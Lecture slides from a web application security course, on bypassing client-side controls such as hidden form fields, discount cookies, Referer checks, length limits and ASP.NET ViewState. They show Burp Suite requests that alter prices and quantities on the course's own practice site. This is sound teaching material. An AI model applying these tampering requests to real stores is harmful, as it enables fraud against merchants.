


CNIT 129S: Securing Web Applications

Ch 5: Bypassing Client-Side Controls



Updated 2-16-22

Clients Repeat Data


- **It's common for a server to send data to a client**
- **And for the client to repeat that same data back to the server**
- **Developers often assume that the client won't modify the data**

Why Repeat Data?

- **Avoids storing a lot of data within the user's session; can improve performance**
- **An app deployed on many servers may not have the required data available at each step**
- **Third-party components, such as shopping carts, may be difficult to deploy without repeating data**
- **Getting approval to modify server-side API code may be difficult and slow; storing data on the client may be fast and easy**

Hidden Form Fields

- **Server sends hidden price field to client**



```
<form action="hidden1.php" method="POST">  
Qty: <input type="text" name="qty">  
<input type="hidden" name="price" value="449">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

Changing Price with Burp

The image shows a web browser window on the left and the Burp Suite interface on the right. The browser window displays the page 'Buying an iPhone!' with the message 'Congratulations! You bought 1 iPhone(s) for 5'. The Burp Suite interface shows the 'Proxy' tab selected, with a list of intercepted requests. The 9th request is highlighted, showing a POST request to '/hidden1.php' on 'http://attack.samsclass.info'. Below the list, the 'Edited request' tab is active, showing the raw request details.

Buying an iPhone!
Congratulations!
You bought 1 iPhone(s) for 5

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Sequencer Decoder Comparer Extender Project options
Target Proxy Spider Scanner Intruder

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Pa
1	http://attack.samsclass.info	GET	/	
3	http://attack.samsclass.info	GET	/numlisten.htm	
4	http://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare.js	
5	http://attack.samsclass.info	GET	/favicon.ico	
6	http://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare/badge.js	
7	http://ajax.cloudflare.com	GET	/cdn-cgi/nexp/cloudflare/extra.js	
8	http://attack.samsclass.info	GET	/hidden.htm	
9	http://attack.samsclass.info	POST	/hidden1.php	

Original request Edited request Response


Raw Params Headers Hex

POST request to /hidden1.php

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Body	qty	1
Body	price	5

Burp Tip

- When using repeater, delete the **Accept-Encoding** header to make response plaintext



The screenshot shows the Burp Suite Repeater interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater (selected), Sequencer, Decoder, and Compare. Below the tabs, there are three tabs labeled '3 x ...'. In the center, there are buttons for 'Go', 'Cancel', and navigation arrows. Below that, the word 'Request' is displayed in orange. Underneath, there are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the following HTTP request:

```
GET /hidden4.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://attack.samsclass.info/hidden.htm
Cookie: __cfduid=d702f29bef62072ec1b61d321a932a9861512448834; discount=10
Connection: close
Upgrade-Insecure-Requests: 1
```

Match and Replace

The screenshot shows the 'Match and Replace' configuration window in Burp Suite. The window title is 'Burp Suite Free Edition v1.7.03 - Temporary Project'. The menu bar includes 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. The toolbar contains buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', 'User options', and 'Alerts'. The 'Options' tab is selected, showing the 'Match and Replace' section. A gear icon indicates settings, and a text box explains that these settings are used to automatically replace parts of requests and responses passing through the Proxy. A table lists various match and replace rules, with the 'Require non-compressed responses' rule highlighted in orange. The table has columns for 'Enabled', 'Item', 'Match', 'Replace', 'Type', and 'Comment'. On the left side of the table, there are buttons for 'Add', 'Edit', 'Remove', 'Up', and 'Down'.

Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Enabled	Item	Match	Replace	Type	Comment
<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cached response
<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header
<input checked="" type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed responses
<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex	Ignore cookies
<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org	Regex	Rewrite Host header
<input type="checkbox"/>	Request header		Origin: foo.example.org	Regex	Add spoofed CORS origin
<input type="checkbox"/>	Response header	^Strict-Transport-Security.*\$		Regex	Remove HSTS headers
<input type="checkbox"/>	Response header		X-XSS-Protection: 0	Regex	Disable browser XSS protection

2. Cookie Discount

- **Discount amount in cookie**

POST request to /hidden2.php		
Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie	CF_STATUS	active
Cookie	discount	10
Body	qty	1
Body	price	449

Demonstration

- **Alter cookie value with Burp Repeater**

The screenshot displays the Burp Repeater interface. At the top, there are navigation buttons: 'Go', 'Cancel', and two arrow buttons. The target URL is 'http://attack.samsclass.info'. The interface is split into two main sections: 'Request' and 'Response'.

Request Section: Shows a 'POST request to /hidden2.php'. It has tabs for 'Raw', 'Params', 'Headers', and 'Hex'. A table lists the request parameters:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8cde02df2adcce0fb...
Cookie	CF_STATUS	active
Cookie	discount	100
Body	qty	1
Body	price	449

Buttons for 'Add', 'Remove', 'Up', and 'Down' are visible to the right of the table.

Response Section: Shows the 'Response' with tabs for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The rendered HTML content is:



Buying an iPhone!

Congratulations!

You bought **1** iPhone(s) with a discount of **100**

3. URL Parameters

- **No proxy needed**
- **Just modify the URL**



Hidden URL Parameters

- ****
- **<iframe src="http://foo.com?price=449">**
- **<form action="http://foo.com?price=449" method="POST">**
- **Pop-up windows or other techniques that hide the URL bar**
- **All are unsafe; can be exploited with a proxy**

Referer Header

- **Shows the URL that sent the request**
- **Developers may use it as a security mechanism, trusting it**

Demo

The screenshot displays the developer tools interface for a web browser. At the top, there are navigation buttons: 'Go', 'Cancel', and two arrow buttons. The target URL is 'http://attack.samsclass.info'. The interface is split into two main sections: 'Request' on the left and 'Response' on the right.

Request Section:

- Buttons: Raw, Params, Headers, Hex
- Raw view content:

```
GET /hidden4.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://apple.com
Cookie: __cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371; CF_STATUS=active
Connection: close
```

Response Section:

- Buttons: Raw, Headers, Hex, HTML, Render
- Render view content:

Buying an iPhone!

Congratulations!

You bought an iPhone(s) from apple.com!

Opaque Data

- **Data may be encrypted or obfuscated**

```
<form method="post" action="Shop.aspx?prod=4">  
Product: Nokia Infinity <br/>  
Price: 699 <br/>  
Quantity: <input type="text" name="quantity"> (Maximum  
quantity is 50)  
<br/>  
<input type="hidden" name="price" value="699">  
<input type="hidden" name="pricing_token"  
value="E76D213D291B8F216D694A34383150265C989229">  
<input type="submit" value="Buy">  
</form>
```

Handling Opaque Data

- **If you know the plaintext, you may be able to deduce the obfuscation algorithm**
- **App may contain functions elsewhere that you can leverage to obfuscate plaintext you control**
- **You can replay opaque text without deciphering it**
- **Attack server-side logic with malformed strings, such as overlong values, different character sets, etc.**

ASP.NET ViewState

- **A hidden field created by default in all ASP.NET web apps**
- **This code adds a price to the ViewState**

```
string price = getPrice(prodno);  
ViewState.Add("price", price);
```


ViewState

- **Form sent to the user will now look like this**

```
<form method="post" action="Shop.aspx?prod=3">
<input type="hidden" name="_VIEWSTATE" id="_VIEWSTATE"
value="/wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA=
=" />
Product: HTC Avalanche <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum
quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

User Submits Form

- **ViewState is Base64 Encoded**

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

_ViewState=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQM-
zOTlkZA%3D%3D&
quantity=1
```

Decoded ViewState

```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690
36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39
39 64 64 ; 9dd
```

Burp contains a ViewState parser (next slide)

Some ASP.NET apps use MAC protection


A 20-byte keyed hash at the end of the

ViewState structure

5. Length Limit

```
<big><b>Buy an iPhone!</b></big><p>  
Price: 449<p>  
<form action="hidden5.php" method="POST">  
Qty: <input type="text" name="qty" maxlength="1">  
<p align="center">  
<input type="submit" value="Submit"></p>  
</form>
```

- **Only allows one character**
- **Intending to set max. of 9**



5. Length Limit

Buy an iPhone!

Price: 449

Qty:

Defeated with a Proxy

The screenshot shows a web proxy tool interface. At the top, there are navigation buttons: "Go", "Cancel", and two arrow buttons with dropdown menus. The target URL is "http://attack.samsclass.info".

The interface is split into two main sections: "Request" and "Response".

Request Section:

- Buttons: "Raw", "Params", "Headers", "Hex".
- Text: "POST request to /hidden5.php"
- Table:

Type	Name	Value
Cookie	__cfduid	d9c56d090ba7a8c...
Cookie	CF_STATUS	active
Body	qty	99

Buttons: "Add", "Remove", "Up", "Down".

Response Section:

- Buttons: "Raw", "Headers", "Hex", "HTML", "Render".
- Text: "Buying an iPhone!"
- Text: "Congratulations!"
- Text: "You bought 99 iPhone(s)"

Refreshing a Page

- **If you see a 304 server response like this**
- **Page not sent from server, because browser has already cached it**
- **Etag string is a sort of version number**

```
HTTP/1.1 304 Not Modified
Date: Mon, 26 Sep 2016 13:47:02 GMT
Connection: close
ETag: "8e6-53d693f4a81a3"
Server: cloudflare-nginx
CF-RAY: 2e872a5ef6065438-LAX
```

If-Modified-Since:

- **Browser sent a request like this**
- **May also use "If-None-Match" header**

```
GET /hidden.htm HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attack.samsclass.info/
Cookie:
__cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371;
__CF_STATUS=active
Connection: close
If-Modified-Since: Mon, 26 Sep 2016 13:38:46 GMT
Cache-Control: max-age=0
```


Forcing a Full Reload

- **Use Shift+Refresh in browser**
- **Use Burp to remove the "If-Modified-Since" and "If-None-Match" headers**

